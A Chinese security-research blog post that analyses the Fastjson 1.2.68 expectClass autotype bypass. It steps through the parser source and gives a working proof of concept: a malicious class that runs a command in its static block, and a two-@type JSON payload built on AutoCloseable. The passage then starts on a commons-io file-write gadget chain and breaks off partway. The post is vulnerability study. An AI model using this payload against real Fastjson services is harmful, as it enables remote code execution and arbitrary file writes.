JavaSec - Fastjson 1.2.68绕过与文件写入
本来想看看这文件怎么写入,但好像用到了fastjson1.2.68的期望类反序列化绕过,先学这个
JSON.parseObject()
  -> DefaultJSONParser.parse()
    -> DefaultJSONParser.parseObject()
      -> JavaBeanDeserializer.deserialze()
        -> ParserConfig.checkAutoType()
依然来到checkAutoType方法,跨月了这么多版本官方对该方法进行了很多修改,我们先用47的payload尝试将类加载到缓存试试

在48版本,官方修复了通过缓存加载类的漏洞,默认关闭缓存并且对缓存加载类增加严格限制,之后在68版本,对CheckAutoType添加了SafeMode模式来完全关闭autotype功能,不过默认关闭⬇️
接下来在这里,判断了type属性的类是否在白名单里,并且检查是否开启了AutoTypeSupport和是否是期望类,然后计算类的hash值,与白名单类hash表内查询,查到则直接加载返回clazz,如果在deny的表里就直接报错不进行反序列化处理,也不在这个表里则继续进行跳出循环⬇️

之后就算从缓存加载JdbcRowSetImpl也会因为不能通过期望类(expectClassFlag为Flase)而无法进行加载
期望类的利用
期望判断⬇️


当expectclassflag为true且autotypesupport为flase时,可以运行到⬇️(ParseConfig 1400行)进行类加载,为了让expectclassflag为true,需要让expectclass不为判断中的类,最终加载类与期望类无关,传入一个不会被匹配到的类即可,当然也不止这一个条件
这个判断会加载typename参数的类,typename参数由checkAutoType的构造函数传入,构造函数的第一个参数是typename第二个是期望类

查看checkautotype方法都在哪儿被调用了,我们可以发现在JavaBeanDeserializer反序列化加载器中被调用了

期望类从deserializer构造方法的type传入⬇️

在DefaultJSONParser的调用反序列化加载器的地方,传入这个type,这里的type就是当前解析json数据里的@type属性,注意不要将type和typename搞混,typename是恶意类名

而为了调用JavaBeanDeserializer类的deserializer,首先需要获取JavaBeanDeserializer这个反序列化加载器,也就是说在getDerserializer方法这里不能匹配到任何其他类提前加载

那么我们的思路很明确了,叠两层@type,第一个用来获取触发JavaBeanDeserializer,第二个作为其参数传入JavaBeanDeserializer,触发第二次CheckAutotype,并使其期望类flag为True,最后实现loadclass执行静态代码块
利用具有一下限制:
-
第一个type需要是一个抽象类或者接口,且在第一次进行CheckAutoType时需要能返回一个类,我们也可以很方便的到记录了已缓存类的mapping中找一个
-
第二个type需要是第一个type的实现类或者子类

为什么得是实现类或者子类呢?我们在checkautotype里准备类加载的代码之前判断了当前类(恶意类)是否与期望类的类型兼容
缓存mapping:

我们使用java.lang.AutoCloseable类
复现与调试
恶意类:
package org.example;

public class TestEvil implements java.lang.AutoCloseable{

    @Override
    public void close() throws Exception {
    }

    static {
        try {

            Runtime.getRuntime().exec("xcalc");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
Main:
static String payload3 = "{" +
        "\"@type\":\"java.lang.AutoCloseable\"," +
        "\"@type\":\"org.example.TestEvil\"" +
        "}";

public static void main(String[] args) {
    JSON.parseObject(payload3);
}
进到DefaultJSONParser调用DefaultJSONParser的parse方法解析字符串,在里面调用parseObject进行对象的解析

跟随,调用到第一次checkAutoType⬇️

从checkAutoType方法中,通过缓存获取到对应的类并返回给clazz
接着直接跟到反序列化器获取,在这里取到JavaBeanDeserializer作为反序列化器

获取之后判断时候需要进行特殊处理,然后就调用deserializer了⬇️

调用到里面的checkAutoType方法,这里是第二次调用,传入恶意类和期望类

绕过期望判断⬇️

最终成功调用typeutils.loadClass

Common-io 文件写入
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg
暂时无法在飞书文档外展示此内容
voidfyoo佬的文章对于链子的发现过程记录很清晰,对于1.2.68版本的fastjson的利用利用条件比较苛刻,所以放眼第三方包,在maven前100找到了common-io中有符合继承了AutoCloseable的objectstream类,因为这个包是用来干IO操作的,继承了AutoCloseable的类比较多
那么我们的文件写入过程如下:首先需要获取到一个FileoutputStream指定要写入的文件名和路径,再找一个outputstream类并将要写入的内容写到里面,最后再找一个调用outputstream的flush()方法,将内容从缓冲区写入到文件中去
任意read方法调用
XmlStreamReader.doHttpStream ->
BOMInputStream.getBomCharsetName ->
BOMInputStream.getBom ->
BufferedInputStream.read ->
BufferedInputStream.fill ->
InputStream.read(byte[], int, int)通过XmlStreamReader的构造函数XmlStreamReader(final InputStream is, final String httpContentType,final boolean lenient, final String defaultEncoding)接受一个Inputstream对象,其中调用了doHttpStream方法⬇️
